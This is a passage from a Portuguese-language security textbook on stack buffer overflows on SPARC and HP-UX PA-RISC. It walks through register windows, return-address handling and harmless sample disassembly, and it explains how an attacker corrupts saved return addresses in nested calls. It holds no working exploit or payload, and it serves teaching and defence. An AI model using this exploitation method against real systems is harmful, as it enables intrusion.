


Figura 7.18: Alterações nos registradores SPARC durante a chamada de função.

A função 1 chama a função 2. Os registradores de saída da função 1 tornam-se os registradores de entrada da função 2. Esses são os únicos registradores passados para a função 2. Quando a função 1 cria a instrução de chamada, o valor atual do program counter (pc) é colocado no o7 (endereço de retorno). Quando o controle passa para a função 2, o endereço de retorno torna-se i7.

A função 2 chama a função 3. Repetimos o mesmo processo de registrador mais uma vez. Os registradores de saída da função 2 são trocados nos registradores de entrada da função 3. Quando a chamada retorna, o oposto acontece, os registradores de entrada da função 3 tornam-se os registradores de saída da função 2. Quando a função 2 retorna, os registradores de entrada da função 2 tornam-se os registradores de saída da função 1.

Analisando a stack no SPARC

O SPARC utiliza as instruções save e restore para tratar a stack de chamadas. Quando a instrução save é utilizada, a entrada e os registradores locais são salvos na stack. Os registradores de saída tornam-se os registradores de entrada (como já discutimos). Vamos supor que temos este programa simples:

```
func2()
{
}

func1()
{
        func2();
}

void main()
{
        func1();
}
```

A função main() chama func1(). Como o SPARC tem um delay slot, a instrução do delay slot será executada. Nesse caso, colocamos uma nop nesse slot. Quando a instrução call é executada, o program counter (pc) é colocado no registrador o7 (endereço de retorno):

```
0x10590 <main+4>:       call  0x10578 <func1>
0x10594 <main+8>:       nop
```

Agora func1() é executada. A primeira coisa que func1() faz é chamar save. A instrução save salva a entrada e os registradores de local e move os valores de o0–o7 para i0–i7. Portanto, nosso endereço de retorno agora está em i7:

```
0x10578 <func1>:        save  %sp, -112, %sp
```

Agora, a `func1()` chama `func2()`. Temos um `nop` no delay slot:

```
0x1057c <func1+4>:      call  0x1056c <func2>
0x10580 <func1+8>:      nop
```

Agora `func2()` é executada. Essa função salva a janela de registrador e simplesmente retorna. Para retornar, a função executa a instrução `ret`. A instrução `ret` retorna ao endereço armazenado no registrador de entrada `i7` mais 8 bytes (pulando a instrução delay depois da chamada original). A instrução do delay slot depois de `ret` executa `restore`, que restaura a janela de registrador da função anterior:

```
0x1056c <func2>:        save  %sp, -112, %sp
0x10570 <func2+4>:      ret
0x10574 <func2+8>:      restore
```

`func1()` repete o mesmo processo, retornando ao endereço armazenado em `i7` mais 8 bytes. Então uma restauração é feita:

```
0x10584 <func1+12>:     ret
0x10588 <func1+16>:     restore
```

Agora estamos na `main`. A rotina `main` realiza os mesmos procedimentos e o programa está concluído:

```
0x10598 <main+12>:      ret
0x1059c <main+16>:      restore
```

Como a Figura 7.19 mostra, quando a função 1 chama a função 2, o endereço de retorno é salvo no `o7`. Os registradores locais e de entrada são colocados na stack no stack pointer atual da função 1. Em seguida, a stack cresce para baixo (em direção aos endereços na parte inferior). Variáveis locais no stack frame da função 2 crescem em direção aos dados salvos no stack frame da função 1. Quando a função 2 retorna, os dados corrompidos são restaurados nos registradores locais e de entrada. Entretanto, o retorno na função 2 não é afetado porque o endereço de retorno é armazenado no `i7`, não na stack.

Aninhamento de chamada de função no SPARC

Lembre-se de que no final de cada função a instrução `ret` é utilizada para retornar à função anterior. A instrução `ret` obtém o endereço de retorno do registrador `i7`. Isso significa que para afetar o endereço de retorno deve haver pelo menos dois níveis aninhados da chamada de função.

Suponha que o invasor extravase um buffer local na função 2 para corromper os registradores locais e de entrada salvos. A função 2 então retorna normalmente porque o endereço de retorno foi armazenado no `i7`. O invasor agora está na função 1.




Figura 7.19: Comportamento do registrador em um programa SPARC simples.

Os registradores `i0-i7` da função 1 são restaurados a partir da stack. Esses registradores são corrompidos no buffer overflow. Portanto, quando a função 1 retorna, ela retornará ao endereço agora corrompido armazenado no `i7`.

Construção de payload no PA-RISC

A plataforma HPUX também é uma arquitetura RISC. As instruções têm 32 bits de comprimento. Esse processador executa tanto no modo little endian como no big endian. Há 32 registradores gerais. Os leitores devem consultar o *HP Assembler Reference Manual l*, disponível em http://docs.hp.com, para informações detalhadas.

No HPUX, para aprender mais sobre a linguagem assembly relacionada ao código C tente o comando

```
cc -S
```

que irá gerar na saída uma lista de instruções assembly (com a extensão de arquivo ".s"). O arquivo .s pode então ser compilado em um executável utilizando o programa cc. Por exemplo, se tivermos o código C a seguir:

```
#include <stdio.h>

int main()
{
        printf("hello world\r\n");
        exit(1);
}
```

utilizando `cc -S`, um arquivo `test.s` será criado:

```
.LEVEL  1.1

        .SPACE  $TEXT$,SORT=8
        .SUBSPA  $CODE$,QUAD=0,ALIGN=4,ACCESS=0x2c,CODE_ONLY,SORT=24
main
        .PROC
        .CALLINFO  CALLER,FRAME=16,SAVE_RP
        .ENTRY
        STW     %r2,-20(%r30)    ;offset 0x0
        LDO     64(%r30),%r30    ;offset 0x4
        ADDIL   LR'M$2-$global$,%r27,%r1         ;offset 0x8
        LDO     RR'M$2-$global$(%r1),%r26        ;offset 0xc
        LDIL    L'printf,%r31    ;offset 0x10
        .CALL   ARGW0=GR,RTNVAL=GR       ;in=26;out=28;
        BE,L    R'printf(%sr4,%r31),%r31         ;offset 0x14
        COPY    %r31,%r2         ;offset 0x18
        LDI     1,%r26  ;offset 0x1c
        LDIL    L'exit,%r31      ;offset 0x20
        .CALL   ARGW0=GR,RTNVAL=GR       ;in=26;out=28;
        BE,L    R'exit(%sr4,%r31),%r31   ;offset 0x24
        COPY    %r31,%r2         ;offset 0x28
        LDW     -84(%r30),%r2    ;offset 0x2c
        BV      %r0(%r2)         ;offset 0x30
        .EXIT
        LDO     -64(%r30),%r30   ;offset 0x34
        .PROCEND         ;out=28;

        .SPACE  $TEXT$
        .SUBSPA $CODE$
        .SPACE  $PRIVATE$,SORT=16
        .SUBSPA $DATA$,QUAD=1,ALIGN=8,ACCESS=0x1f,SORT=16
M$2
        .ALIGN  8
        .STRINGZ         "hello world\r\n"
        .IMPORT $global$,DATA
        .SPACE  $TEXT$
        .SUBSPA $CODE$
        .EXPORT main,ENTRY,PRIV_LEV=3,RTNVAL=GR
        .IMPORT printf,CODE
        .IMPORT exit,CODE
        .END
```

Agora, você pode compilar esse arquivo `test.s` com o comando:

```
cc test.s
```

que produzirá um executável binário `a.out`. Isso é útil para saber como programar no assembly PA-RISC.

Observe o seguinte:

.END especifica a última instrução no arquivo de assembly.

.CALL especifica a maneira como os parâmetros são passados na chamada de função sucessiva.

.PROC e .PROCEND especificam o início e fim de uma procedure. Cada procedure deve conter um. CALLINFO e .ENTER/.LEAVE.

.ENTER e .LEAVE marcam os pontos de entrada e saída da procedure.

Percorrendo o PA-RISC[16]

Chips PA-RISC não utilizam um mecanismo `call/ret`. Entretanto, eles utilizam stack frames para armazenar endereços de retorno. Vamos analisar um programa simples para ilustrar como o PA-RISC trata os endereços de desvio e de retorno:

```
void func()
{
}
void func2()
{
        func();
}
void main()
{
        func2();
}
```

Isso é bem simples. Nosso objetivo é ilustrar a parte mais simples do programa que realiza o desvio.

`main()` inicia desta maneira: Primeiro, store word (`stw`) é utilizada para armazenar o valor no return pointer (`rp`) para a stack no offset –14 (`-14(sr0,sp)`. Nosso stack pointer é `0x7B03A2E0`. O offset é subtraído do SP, assim `0x7B03A2E0` – 14 é `0x7B03A2CC`. O valor atual no RP é armazenado no endereço de memória `0x7B03A2CC`. Aqui vemos um endereço de retorno sendo salvo na stack:

```
0x31b4 <main>:  stw rp,-14(sr0,sp)
```

Em seguida, o load offset (`ldo`) carrega o offset 40 do ponteiro da stack atual para o ponteiro de stack. O novo ponteiro de stack é calculado: `0x7B03A2E0 + 40 = 0x7B03A320`.

```
0x31b8 <main+4>:        ldo 40(sp),sp
```

16. Veja também "HP-UX PA-RISC 1.1 Overflows" de Zhodiac, *Phrack Magazine* #58, article 11.

A próxima instrução é "load immediate left" (`ldil`), que carrega `0x3000` no registrador geral `r31`. Isso é seguido por um branch external and link (`be,l`). O desvio recebe o registrador geral `r31` e adiciona o offset `17c` (`17c(sr4,r31)`). Isso é calculado assim: `0x3000 + 17C = 0x317C`. O ponteiro de retorno para nossa localização atual é salvo em `r31 (%sr0,%r31)`.

```
0x31bc <main+8>:        ldil 3000,r31
0x31c0 <main+12>:       be,l 17c(sr4,r31),%sr0,%r31
```

Lembre-se da instrução branch delay. A instrução offset load (`ldo`) será executada antes de o desvio acontecer. Ela copia o valor de `r31` para `rp`. Lembre-se também de que `r31` tem nosso endereço de retorno. Movemos isso para o ponteiro de retorno. Depois, fazemos um desvio para `func2()`.

```
0x31c4 <main+16>:       ldo 0(r31),rp
```

Agora `func2()` é executada. Ela é inicializada armazenando o ponteiro atual de retorno no offset da stack –14:

```
0x317c <func2>: stw rp,-14(sr0,sp)
```

Então adicionamos `40` ao nosso ponteiro de stack:

```
0x3180 <func2+4>:       ldo 40(sp),sp
```

Carregamos `0x3000` para `r31` preparando o próximo desvio. Chamamos o branch external and link com um offset de `174`. O endereço de retorno é salvo no `r31` e fazemos um desvio para `0x3174`.

```
0x3184 <func2+8>:       ldil 3000,r31
0x3188 <func2+12>:      be,l 174(sr4,r31),%sr0,%r31
```

Antes de o desvio se completar, nossa instrução do delay slot move o endereço de retorno de `r31` para `rp`.

```
0x318c <func2+16>:      ldo 0(r31),rp
```

Agora, estamos na `func()` e no final da linha. Não há nada a fazer aqui, assim `func()` apenas retorna. Tecnicamente, isso é chamado *função folha* uma vez que não chama nenhuma outra função. Isso significa que a função não precisa salvar uma cópia de `rp`. Ela retorna chamando a instrução branch vectored (`bv`) para fazer o desvio para o valor armazenado em `rp`. A instrução do delay slot é configurada como uma no-operation (`nop`).

```
0x3174 <func>:  bv r0(rp)
0x3178 <func+4>:        nop
```

Estamos agora de volta à func2(). A próxima instrução carrega o ponteiro de retorno salvo a partir do offset de stack -54 para rp:

```
0x3190 <func2+20>:      ldw -54(sr0,sp),rp
```

Em seguida, retornamos via a instrução bv.

```
0x3194 <func2+24>:      bv r0(rp)
```

Lembre-se do nosso branch delay. Antes de bv concluir, corrigimos o stack pointer de acordo com seu valor original antes de func2() ser chamada.

```
0x3198 <func2+28>:      ldo -40(sp),sp
```

Estamos agora em main(). Repetimos os mesmos procedimentos. Carregamos o ponteiro de retorno antigo a partir da stack. Corrigimos o stack pointer e então retornamos via bv.

```
0x31c8 <main+20>:       ldw -54(sr0,sp),rp
0x31cc <main+24>:       bv r0(rp)
0x31d0 <main+28>:       ldo -40(sp),sp
```

Stack Overflow no HPUX PA-RISC

Variáveis automáticas são armazenadas na stack. Diferentemente da arquitetura Wintel, buffers locais crescem longe do endereço de retorno salvo. Suponha que a função 1 chame a função 2. A primeira coisa que a função 2 faz é armazenar o endereço de retorno da função 1. Ela armazena esse endereço no final do stack frame da função 1. Então os buffers locais são alocados. À medida que buffers locais são utilizados, eles crescem longe do stack frame anterior. Assim, você não pode utilizar um buffer local na função atual para extravasar o ponteiro de retorno. Você precisa extravasar uma variável local alocada em um stack frame anterior para afetar o ponteiro de retorno (Figura 7.20).

Desvio entre espaços no PA-RISC

O HP-UX é uma das plataformas mais esotéricas para buffer overflow. Já exploramos a stack de uma maneira superficial. Agora, precisamos discutir como o desvio funciona. A memória no PA-RISC é dividida em segmentos chamados espaços (*spaces*). Há dois tipos de instruções de desvio: local e externo. Na maioria das vezes são utilizados os desvios locais. A única vez em que desvios externos são utilizados é para chamar bibliotecas compartilhadas como libc.

Como nossa stack está localizada em um espaço diferente do nosso código, precisamos definitivamente utilizar uma instrução de desvio externa para chegar lá. Sem ela nós causaremos um SIGSEGV toda vez que tentarmos executar nossas instruções na stack.

